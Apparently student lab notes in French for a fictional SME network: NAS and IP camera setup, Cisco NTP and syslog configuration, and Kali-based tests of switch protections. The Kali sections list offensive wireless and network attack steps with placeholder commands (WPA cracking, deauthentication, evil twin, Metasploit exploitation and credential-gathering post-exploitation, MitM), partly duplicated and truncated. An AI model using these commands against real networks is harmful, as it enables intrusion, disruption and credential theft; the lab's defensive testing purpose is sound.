


On les sélectionne, et puis on les configurent :

- Via le protocole ONVIF
- Avec leurs adresses IP et identifiants (Authentifier)
- Test de connexion validé



Ajouter manuellement
Ajouter une caméra
Nom:
Caméra Hall - IRS-SI
Marque:
[ONVIF]
Modèle:
Toutes les fonctions
Adresse de la caméra:
192.168.10.226
Port:
80
Caméra 2
Nom:
Caméra Baie - IRS-SI
Marque:
[ONVIF]
Modèle:
Toutes les fonctions
Adresse de la caméra:
192.168.10.227
Port:
80
Annuler
Ajouter


Authentifier
Saisir les identifiants
Nom d'utilisateur:
admin
Mot de passe:
Port:
80
Sélectionnez les caméras
Nom de la caméra
Marque
Modèle
Adresse de la c…
HTTPS
Statut
Caméra Hall - IRS-SI
ONVIF
Toutes les foncti…
192.168.10.226:80
Non reconnu
Caméra Baie - IRS-SI
ONVIF
Toutes les foncti…
192.168.10.227:80
Non reconnu




On ajoute la plage horaire les comportement des caméras IP souhaitées.
On prend en compte les horaire de la PME fictive, selon les règles de la CNIL et les recommandation de l'ANSSI, avec citations.

7. Garder les vidéos
On met une règle pour garder les vidéos une semaine max (7 jours), après elles s'effacent automatiquement.



8. Sécuriser l'accès
On crée des comptes pour chaque personne avec des droits limités pour la consultation des vidéos. Seules les personnes autorisées peuvent accéder à DSM et Surveillance Station.

9. Vérifications
On vérifie que les vidéos s'enregistrent bien, qu'on peut les regarder, qu'elles s'effacent après une semaine et que l'heure est bonne.



Note : Utilisation d'une basse qualité de caméra pour en garde une visibilité pour économiser du stockage.

Mission 7 — Caméra IP D-Link DCS-4602EV (rétention 7 jours)

Objectif :
Le but du NAS est de regrouper toutes les données et de garder les vidéos des caméras de surveillance. On peut regarder les vidéos jusqu'à une semaine en arrière, comme demandé dans le projet IRSISI.
Sources à utiliser :

--> https://www.cnil.fr/fr/la-videosurveillance-au-travail

--> https://www.cnil.fr/sites/cnil/files/atoms/files/cameras-intelligentes-augmentees_position_cnil.pdf

Alimentation : switch **PoE** (ou injecteur).

Découverte IP : via DHCP/switch (`show dhcp binding` si relay) ou scan.

Connexion web : `http://IP_CAMERA` → **changer mot de passe** admin, vérifier **firmware**.

Intégration NAS :

- NAS → **Surveillance Station** → **Ajouter** caméra → modèle **D-Link DCS-4602EV** → saisir IP/login.
- **Définir rétention** : 7 jours pour le dossier `cameras`.

Test : déclencher mouvement, vérifier lecture et purge > 7 jours.

---

2. Matériels
• NAS Synology DS920+ avec des disques durs faits pour ça
• Caméras IP qui marchent avec ONVIF
• Switch et routeur pour le réseau
• Adresse IP fixe pour le NAS

3. Installer le système DSM
Après avoir installé le NAS et branché au réseau, on installe DSM via le site suivant :

```
https://find.synology.com
```

Une fois le NAS déctecté :

- Installation automatique de DSM
- Création d'un compte administrateur bien protégé pendant cette étape (mot de passe fort).

4. Régler l'heure et le NTP
On met le fuseau horaire sur Europe/Paris. L'heure se règle avec le serveur NTP, comme ça les vidéos et les infos du système ont la bonne heure.

```
fr.pool.ntp.org
```

Cette configuration garantit un horodatage fiable des vidéos et des journaux système.

5. Configurer le stockage
On crée un espace de stockage SHR avec un volume en Btrfs, pour éviter de perdre des données en cas de problème.

6. Installer la vidéosurveillance
On installe Surveillance Station depuis le Centre de paquets DSM.

Les caméras IP sont ajoutées :

- Via le protocole ONVIF
- Avec leurs adresses IP et identifiants
- Test de connexion validé

7. Garder les vidéos
On met une règle pour garder les vidéos une semaine max (7 jours), après elles s'effacent automatiquement.

8. Sécuriser l'accès
On crée des comptes pour chaque personne avec des droits limités pour la consultation des vidéos. Seules les personnes autorisées peuvent accéder à DSM et Surveillance Station.

9. Vérifications
On vérifie que les vidéos s'enregistrent bien, qu'on peut les regarder, qu'elles s'effacent après une semaine et que l'heure est bonne.

Pour conclure

Le NAS Synology DS920+ est top pour garder et utiliser les vidéos de surveillance du projet IRSI-SI. Il est fiable, bien protégé et fait ce qu'on lui demande.

Mission 8 — Fiches outils Kali (étude & documentation)

Objectif : Pour chaque outil (Nmap, Wireshark, arp-scan/DAI, DHCP tools, Aircrack-ng, Hydra), fournir une fiche simple : pourquoi dans IRS, comment l’utiliser, risques/éthique, preuves.

--> Kali Linux MV

```
# Nmap (exemples)
nmap -sn 172.16.10.0/24
nmap -sS -sV -p 22,80,443 172.16.10.1
```

Risques/limites : bruit réseau si scans agressifs → faire ça sur VLAN de test uniquement.
Éthique/légalité : périmètre maquette, accord prof
Preuves : captures de sortie + entrée syslog correspondante (horodatée via NTP)

Mission 9 — Tester les protections avec Kali

Objectif : Prouver que Port-Security, DHCP Snooping, Dynamic ARP Inspection, ACL/pare-feu, Wi-Fi résistent, et que tout est journalisé sur le serveur de logs.
Cas de test :

Port-Security

1. Brancher PC-A (MAC-1) → OK.
2. Remplacer par Kali (MAC-2) → violation attendue.
3. Vérifier :

```
show port-security interface GiX/Y
show logging
```

--> Sur rsyslog, il doit y avoir une alerte !!!

DHCP Snooping
Sur Kali :

```
sudo dhclient -v eth0
```

--> Tenter faux serveur (sur port non-trusted) --> Il doit échouer côté client

Vérifier dans Wireshark --> Filtrer "bootp" + logs switch.

DAI (ARP Inspection)
Observation de l'ARP :

```
sudo arp-scan --interface eth0 --localnet
```

Tenter ARP spoof (poste de test) --> DAI doit le bloquer

Pour le contrôler :

```
show ip arp inspection statistics
show logging
```

--> Faire une capture Wireshark filtre arp

ACL/Pare-feu routeur

Depuis Kali (VLAN test), scanner services admin routeur/NAS :

```
nmap -sS -p 22,23,80,443,161,514 (IP routeur)
```

Essais directs (doivent normalement échouer) :

```
ssh admin@172.16.0.1
curl -k https://172.16.0.1
```

→ Attendu : **inaccessible** (filtré). Logs côté routeur/rsyslog

Borne de test
Recon :

```
sudo airmon-ng start wlan0
airodump-ng wlan0mon
```

Traçabilité
Test

```
sudo tail -f /var/log/syslog
```

Heure (NTP) cohérent et avec des événements (routeur + switch).

BONUS (IL FAUT DEMANDER) :

- **Ettercap/Bettercap** (démonstration DAI)
- **John the Ripper** (hash fourni)

Pour effectuer un test de pénétration sur une borne WiFi en utilisant Kali Linux, vous pouvez suivre ces étapes et utiliser les commandes appropriées. Ces étapes simulent une attaque pour évaluer les vulnérabilités du réseau WiFi.

1. **Analyse du réseau WiFi**

Commande : `airodump-ng`

Description : Cette commande permet de scanner les réseaux WiFi disponibles et de capturer les paquets pour analyser les trames de données.

Exemple :

airodump-ng wlan0

2. **Détection des clients connectés**

Commande : `airodump-ng`

Description : Vous pouvez utiliser `airodump-ng` pour détecter les clients connectés à un réseau WiFi spécifique.

Exemple :

```
airodump-ng --bssid <BSSID> -c <channel> wlan0
```

3. **Capture des paquets de données**

Commande : `airodump-ng`

Description : Capturez les paquets de données pour analyser les trames de données et détecter les vulnérabilités.

Exemple :

```
airodump-ng --bssid <BSSID> -c <channel> -w capture wlan0
```

4. **Déchiffrement des paquets WEP**

Commande : `aircrack-ng`

Description : Utilisez `aircrack-ng` pour déchiffrer les paquets WEP capturés.

Exemple :

```
aircrack-ng -b <BSSID> -w <wordlist> capture-01.cap
```

5. **Attaque de type Deauthentication**

Commande : `aireplay-ng`

Description : Forcez les clients à se reconnecter pour capturer des paquets de données.

Exemple :

```
aireplay-ng --deauth 10 -a <BSSID> wlan0
```

6. **Attaque de type WPA/WPA2 PSK**

Commande : `aircrack-ng`

Description : Utilisez `aircrack-ng` pour attaquer les réseaux WPA/WPA2 en utilisant une attaque par force brute.

Exemple :

```
aircrack-ng -b <BSSID> -w <wordlist> capture-01.cap
```

7. **Analyse des vulnérabilités**

Commande : `nmap`

Description : Utilisez `nmap` pour scanner les ports ouverts et détecter les vulnérabilités sur les périphériques connectés.

Exemple :

```
nmap -sV <target_ip>
```

8. **Exploitation des vulnérabilités**

Commande : `metasploit`

Description : Utilisez Metasploit pour exploiter les vulnérabilités détectées.

Exemple :

```
msfconsole
use exploit/<path_to_exploit>
set RHOST <target_ip>
run
```

9. **Post-exploitation**

Commande : `metasploit`

Description : Après avoir exploité une vulnérabilité, vous pouvez utiliser Metasploit pour effectuer des actions post-exploitation, telles que l'installation de backdoors ou le vol de données.

Exemple :

```
use post/windows/gather/credentials
set SESSION <session_id>
run
```

Ces commandes et étapes vous permettront de réaliser un test de pénétration complet sur une borne WiFi, en identifiant et exploitant les vulnérabilités potentielles.

10. **Capture des paquets avec Wireshark**

Commande : `wireshark`
Description : Utilisez Wireshark pour capturer et analyser les paquets réseau en temps réel. Cela peut aider à identifier des vulnérabilités spécifiques et à comprendre le trafic réseau.
Exemple :

```
wireshark
```

11. **Attaque de type Evil Twin**

Commande : `hostapd`
Description : Créez un faux point d'accès WiFi pour capturer les données des clients connectés.
Exemple :

```
hostapd /etc/hostapd.conf
```

12. **Analyse des fichiers de configuration**

Commande : `cat`
Description : Examinez les fichiers de configuration des réseaux WiFi pour identifier des informations sensibles ou des vulnérabilités.
Exemple :

```
cat /etc/hostapd.conf
```

13. **Utilisation de Kismet**

Commande : `kismet`
Description : Kismet est un outil de détection et d'analyse des réseaux sans fil. Il peut être utilisé pour scanner les réseaux WiFi et détecter les vulnérabilités.
Exemple :

```
kismet
```

14. **Attaque de type Man-in-the-Middle (MitM)**

Commande : `ettercap`
Description : Utilisez Ettercap pour intercepter et manipuler le trafic réseau entre deux parties.
Exemple :

```
ettercap -G
```

15. **Analyse des vulnérabilités avec Nessus**

Commande : `nessus`
Description : Nessus est un outil de scan de vulnérabilités qui peut être utilisé pour identifier les failles de sécurité sur les réseaux WiFi.
Exemple :

```
nessus
```

16. **Exploitation des vulnérabilités avec Metasploit**

Commande : `metasploit`
Description : Utilisez Metasploit pour exploiter les vulnérabilités identifiées. Metasploit offre une large gamme d'exploits et de payloads pour différentes vulnérabilités.
Exemple :

```
msfconsole

use exploit/<path_to_exploit>

set RHOST <target_ip>
```

17. **Post-exploitation avec Metasploit**

```
run
```

Commande : `metasploit`
Description : Après avoir exploité une vulnérabilité, vous pouvez utiliser Metasploit pour effectuer des actions post-exploitation, telles que l'installation de backdoors ou le vol de données.
Exemple :

```
use post/windows/gather/credentials

set SESSION <session_id>

run
```

18. **Analyse des logs**

Commande : `tail`
Description : Examinez les logs des systèmes pour identifier des activités suspectes ou des vulnérabilités.

Exemple :

```
tail -f /var/log/syslog
```

- **Commande :** `aircrack-ng`
- **Description :** Utilisez Aircrack-ng pour attaquer les réseaux WPA/WPA2 en utilisant une atta

```
cat /etc/hostapd.conf
```

23. Utilisation de Wireshark pour la capture des paquets

Mission 10 — Scripts d’automatisation (optionnels mais utiles)

Objectif : Gagner du temps et produire des preuves horodatées automatiquement.
Script auto 1 :

```
#!/usr/bin/env bash
TS=$(date +%F_%H%M%S)
nmap -sS -p 22,80,443 172.16.10.0/24 -oN scan_$TS.txt
```

Script auto 2 :

```
#!/usr/bin/env bash
TS=$(date +%F_%H%M%S)
grep -Ei 'SEC|ARP|DAI|DHCP|PORT-SEC|ACL' /var/log/syslog > events_$TS.log
```

9.2 Kali video / doc

Utilisés pour décoder ou récupérer un mot de passe
Ex : **John the Ripper**, Ophcrack, L0phtCrack, THC Hydra, RainbowCrack, et Medusa

--> https://www.youtube.com/watch?v=wj-moIzMJtI

Vulnérabilité du résolveur DNS Outils de piratage sans fil
Ex : **Aircrack-ng**, Kismet, InSSIDer, KisMAC, Firesheep et NetStumbler

--> https://www.youtube.com/watch?v=9bEovGdMPtc

Analyse et de piratage réseau sonder les périphériques réseau, les serveurs et hôtes pour les ports TCP ou UDP ouverts
Ex : Nmap, SuperScan, Angry IP Scanner, et NetScanTools

--> https://www.youtube.com/watch?v=dkmTVVmiG5A

Outils de création de paquets peut nécessiter le redémarrage du résolveur ouvert DNS ou des services
sonder et tester robustesse d'un pare-feu en utilisant des paquets spécialement conçus
Ex : Hping, Scapy, **Socat**, Yersinia, Netcat, Nping, et Nemesis

--> https://www.youtube.com/watch?v=vX5YZ1jO7Zo

Renifleurs de paquets l'acteur de menace envoie deux réponses ARP usurpées gratuitement en utilisant sa propre adresse MAC pour les adresses IP de destination indiquées.
Utilisés pour capturer et analyser les paquets au sein de LAN Ethernet ou WLAN
Ex : Wireshark, Tcpdump, Ettercap, Dsniff, EtherApe, Paros, Fiddler, Ratproxy, et SSLstrip

--> https://www.youtube.com/watch?v=M0hZ5ko32is

Détecteurs de rootkit vérificateur d'intégrité des répertoires et des fichiers utilisé par les chapeaux blancs pour détecter les root kits installés.
Ex : AIDE, Netfilter et PF: OpenBSD Packet Filter

--> https://www.youtube.com/watch?v=ZtI4QhOZLNM

Fuzzers Générateurs de bruits pour rechercher des vulnérabilités
Ex : Skipfish, Wapiti, et W3af

--> https://www.youtube.com/watch?v=kIIeLA78E-k

Outils d'investigation : Utilisés par les pirates à chapeau blanc pour flairer toute trace de preuves existant dans un ordinateur
Ex : Maltego, Helix, Maltego, et Encase

-->

Débogueurs
Utilisés par les chapeaux noirs pour faire de l'ingénierie inverse sur des fichiers binaires lors de l'écriture d'exploits.
Attaquant doit usurper l'adresse IP d'un hôte prédire le numéro de séquence suivant et envoyer un ACK à l'autre hôte
également utilisés par les chapeaux blancs lors de l'analyse des logiciels malveillants
Ex : GDB, WinDbg, IDA Pro et **Immunity Debugger**

--> https://www.youtube.com/watch?v=iQf1OvTREvg

OS de piratage
OS spécialement conçus, préchargés avec des outils optimisés pour le piratage
Ex : Kali Linux, Knoppix, BackBox Linux

-->

Outils de chiffrement
coder les données afin d'empêcher tout accès non autorisé aux données cryptées
Ex : VeraCrypt, CipherShed, OpenSSH, OpenSSL, Tor, OpenVPN et Stunnel

--> https://www.youtube.com/watch?v=J2JKh9mOy8U

--> https://www.youtube.com/watch?v=6CqT96d4-8Y

Outils d'exploitation des vulnérabilités
Déterminer si un hôte distant est vulnérable à une attaque de sécurité
Ex : Metasploit, Core Impact, Sqlmap, Social Engineer Toolkit, et Netsparker

--> https://www.youtube.com/shorts/jBTW8wWnkqU

Analyseurs devulnérabilité
Analysent un réseau ou un système pour identifier les ports ouverts
utilisé également pour rechercher vulnérabilités connues et analyser les MV, BYOD périphériques et BDD client
Ex : Nipper, Secunia PSI, Core Impact, Nessus v6, SAINT, et Open VAS

--> https://www.youtube.com/watch?v=EaA5pLAwnkc

--> https://www.youtube.com/watch?v=vvp_OnKjhik

Kali linux sans internet

1. **Scan des réseaux WiFi**

- **Commande :** `airodump-ng`
- **Description :** Utilisez `airodump-ng` pour scanner les réseaux WiFi disponibles et capturer les paquets pour analyser les trames de données.
- **Exemple :**

```
airodump-ng wlan0
```

2. **Détection des clients connectés**

- **Commande :** `airodump-ng`
- **Description :** Vous pouvez utiliser `airodump-ng` pour détecter les clients connectés à un réseau WiFi spécifique.
- **Exemple :**

```
airodump-ng --bssid <BSSID> -c <channel> wlan0
```

3. **Capture des paquets de données**

- **Commande :** `airodump-ng`
- **Description :** Capturez les paquets de données pour analyser les trames de données et détecter les vulnérabilités.
- **Exemple :**

```
airodump-ng --bssid <BSSID> -c <channel> -w capture wlan0
```

4. **Déchiffrement des paquets WEP**

- **Commande :** `aircrack-ng`
- **Description :** Utilisez `aircrack-ng` pour déchiffrer les paquets WEP capturés.
- **Exemple :**

```
aircrack-ng -b <BSSID> -w <wordlist> capture-01.cap
```

5. **Attaque de type Deauthentication**

- **Commande :** `aireplay-ng`
- **Description :** Forcez les clients à se reconnecter pour capturer des paquets de données.

- **Exemple :**

```
aireplay-ng --deauth 10 -a <BSSID> wlan0
```

6. **Attaque de type WPA/WPA2 PSK**

- **Commande :** `aircrack-ng`
- **Description :** Utilisez `aircrack-ng` pour attaquer les réseaux WPA/WPA2 en utilisant une attaque par force brute.
- **Exemple :**

```
aircrack-ng -b <BSSID> -w <wordlist> capture-01.cap
```

7. **Analyse des vulnérabilités**

- **Commande :** `nmap`
- **Description :** Utilisez `nmap` pour scanner les ports ouverts et détecter les vulnérabilités sur les périphériques connectés.
- **Exemple :**

```
nmap -sV <target_ip>
```

8. **Exploitation des vulnérabilités**

- **Commande :** `metasploit`
- **Description :** Utilisez Metasploit pour exploiter les vulnérabilités détectées.
- **Exemple :**

```
msfconsole

use exploit/<path_to_exploit>

set RHOST <target_ip>
run
```

9. **Post-exploitation**

- **Commande :** `metasploit`
- **Description :** Après avoir exploité une vulnérabilité, vous pouvez utiliser Metasploit pour effectuer des actions post-exploitation, telles que l'installation de backdoors ou le vol de données.
- **Exemple :**

```
use post/windows/gather/credentials

set SESSION <session_id>
```

10. **Capture des paquets avec Wireshark**

- **Commande :** `wireshark`
- **Description :** Utilisez Wireshark pour capturer et analyser les paquets réseau en temps réel. Cela peut aider à identifier des vulnérabilités spécifiques et à comprendre le trafic réseau.
- **Exemple :**

```
wireshark
```

11. **Attaque de type Evil Twin**

- **Commande :** `hostapd`
- **Description :** Créez un faux point d'accès WiFi pour capturer les données des clients connectés.
- **Exemple :**

```
hostapd /etc/hostapd.conf
```

12. **Analyse des fichiers de configuration**

- **Commande :** `cat`
- **Description :** Examinez les fichiers de configuration des réseaux WiFi pour identifier des informations sensibles ou des vulnérabilités.
- **Exemple :**

```
cat /etc/hostapd.conf
```

13. **Utilisation de Kismet**

- **Commande :** `kismet`
- **Description :** Kismet est un outil de détection et d'analyse des réseaux sans fil. Il peut être utilisé pour scanner les réseaux WiFi et détecter les vulnérabilités.
- **Exemple :**

```
kismet
```

14. **Attaque de type Man-in-the-Middle (MitM)**

- **Commande :** `ettercap`
- **Description :** Utilisez Ettercap pour intercepter et manipuler le trafic réseau entre deux parties.
- **Exemple :**

```
ettercap -G
```

15. **Analyse des logs**

- **Commande :** `tail`
- **Description :** Examinez les logs des systèmes pour identifier des activités suspectes ou des vulnérabilités.
- **Exemple :**

```
tail -f /var/log/syslog
```

Tâche - Résultat

Paramètrer la centralisation des données sur l'horaire (service NTP) depuis le router vers les autres périphériques réseaux (routeur - switchs)

Bilan des commandes SANS Internet

Routeur

enable
clock set HH:MM:SS 19 March 2026
configure terminal
clock timezone CET 1
ntp master 3
end
write memory

Vérification :

show clock
show ntp status

Switchs (les deux)

enable
configure terminal
clock timezone CET 1
ntp server 192.168.99.1 // <IP_du_routeur>
end
write memory

Vérification :

show clock
show ntp associations

Points importants

- Ne pas mettre `clock summer-time CEST recurring` pour l'instant (on est encore en heure d'hiver, ça décalerait d'1h)
- Remplacer `<IP_du_routeur>` par une IP visible dans `show ip interface brief` sur le routeur
- Le `clock set` est à faire **avant** le `configure terminal`, sinon la commande n'est pas disponible

---

Bilan des commandes AVEC Internet

Routeur

enable
configure terminal

ntp server 0.fr.pool.org // serveur de google ntp 1
ntp server 1.fr.pool.org // serveur de google ntp 2 si il y a une dépanne d'un serveur de Google
ntp master 3 // Car on serveur qui possède internet
ntp source GigabitEthernet0/0/0.999 // Source vlan 999

exit
write memory

Switchs

enable
configure terminal

ntp server 192.168.99.1 // <IP_du_routeur>
clock timezone CET 1 // Fuseau horaire Europe +1h
clock summer-time CEST recurring last Sun Mar 2:00 last Sun Oct 3:00 // Fuseau horaire +2h si heure d'été
exit
write memory

Vérification :

show clock
show ntp associations

Dresser la liste des différents points devant faire l'objet d'un log au niveau des switch et des routeurs (en fonction de ce qu'il est possible de faire)

Liste des points loggés

Sur les Switches Cisco

Catégorie	Ce qui est loggé	Commande
Authentification	Connexions réussies et échouées SSH/VTY	`login on-success/failure log`
Configuration	Changements de config	`archive log config`
Réseau	Changements d'état des interfaces (up/down)	`logging event link-status`
STP	Changements de topologie Spanning Tree	`spanning-tree logging`
Trunk	Changements d'état des ports trunk	`logging event trunk-status`
Système	Logs en mémoire locale	`logging buffered 65536 informational`

Sur le Routeur Cisco

Catégorie	Ce qui est loggé	Commande
Authentification	Connexions réussies et échouées	`login on-success/failure log`
Configuration	Changements de config	`archive log config`
Réseau	Changements d'état des interfaces	`logging event link-status`
SSH	Événements SSH	`ip ssh logging events`
NTP	Synchronisation NTP	`ntp logging`
ACL	Trafic bloqué (deny)	`log` sur les ACL concernées

Paramètrer les logs sur ces différents éléments sur les switchs et les routeurs

Paramétrage des logs

Sur les Switches Cisco (swb - 192.168.99.14 / 192.168.99.13)

```
service timestamps log datetime msec localtime show-timezone
logging buffered 65536 informational
logging host 192.168.99.12
logging trap informational
login on-failure log
login on-success log
archive
 log config
  logging enable
  logging size 200
  notify syslog contenttype plaintext
  hidekeys
spanning-tree logging
logging event link-status  (Fa0/3,6,7,8,16,17,18,19,20,21,22)
logging event trunk-status (Fa0/23, Gi0/1, Gi0/2)
```

Sur le Routeur Cisco (r0 - 192.168.99.1)

```
service timestamps log datetime msec localtime show-timezone
logging buffered 65536 informational
logging host 192.168.99.12
```

```
logging trap informational
ip ssh logging events
ntp logging
archive
 log config
  logging enable
  notify syslog contenttype plaintext
  hidekeys
logging event link-status (Gi0/0/0, Gi0/0/1)
line vty 0 4
 login local
 transport input ssh
```

Zéro stockage sur le switch

```
! === TIMESTAMPS ===
service timestamps log datetime msec localtime show-timezone
service sequence-numbers

! === ZÉRO STOCKAGE LOCAL ===
no logging buffered
no logging console
no logging monitor
no archive log config

! === TRANSMISSION VERS LOGANALYZER ===
logging trap informational
logging source-interface Vlan999
logging on

! === AUTHENTIFICATION ===
login on-failure log
login on-success log

! === SPANNING-TREE ===
spanning-tree logging

! === ÉVÉNEMENTS PAR INTERFACE ===
interface FastEthernet0/3
 logging event link-status
```

```
interface FastEthernet0/6
 logging event link-status
interface FastEthernet0/7
 logging event link-status
interface FastEthernet0/8
 logging event link-status
interface FastEthernet0/16
 logging event link-status
interface FastEthernet0/17
 logging event link-status
interface FastEthernet0/18
 logging event link-status
interface FastEthernet0/19
 logging event link-status
interface FastEthernet0/20
 logging event link-status
interface FastEthernet0/21
 logging event link-status
interface FastEthernet0/22
 logging event link-status

! === TRUNK STATUS ===
interface FastEthernet0/23
 logging event trunk-status
interface GigabitEthernet0/1
 logging event trunk-status
interface GigabitEthernet0/2
 logging event trunk-status
```

Zéro stockage sur le routeur

```
! === TIMESTAMPS ===
service timestamps log datetime msec localtime show-timezone
service sequence-numbers

! === ZÉRO STOCKAGE LOCAL ===
no logging buffered
no logging console
no logging monitor
no archive log config
```

```
! === TRANSMISSION VERS LOGANALYZER ===
logging trap informational
logging source-interface GigabitEthernet0/0/0
logging on

! === SSH & NTP ===
ip ssh logging events
ntp logging

! === ÉVÉNEMENTS PAR INTERFACE ===
interface GigabitEthernet0/0/0
 logging event link-status
interface GigabitEthernet0/0/1
 logging event link-status

! === VTY SSH ===
line vty 0 4
 login local
 transport input ssh
```

Mettre en place un service permettant de recueillir ces logs et de pouvoir les consulter (serveur de logs)

Serveur de logs

Infrastructure mise en place

Composant	Détail
Serveur	VM ubuntu test ProXmox
IP	192.168.99.7
OS	Ubuntu 22.04.5 LTS
Service de collecte	rsyslog 8.2112.0
Interface web	Loganalyzer 4.1.13
Port d'écoute	UDP 514

---

1. Installation rsyslog

```
sudo apt update && sudo apt install rsyslog -y
sudo systemctl enable rsyslog
sudo systemctl start rsyslog
```

2. Activation réception UDP 514

Dans `/etc/rsyslog.conf`, décommenter :

```
module(load="imudp")
input(type="imudp" port="514")
```

3. Configuration du tri par équipement

`/etc/rsyslog.d/cisco.conf` :

```
:fromhost-ip, isequal, "192.168.99.14" /var/log/cisco/switch_bat_a.log
& /var/log/cisco/all.log
& stop

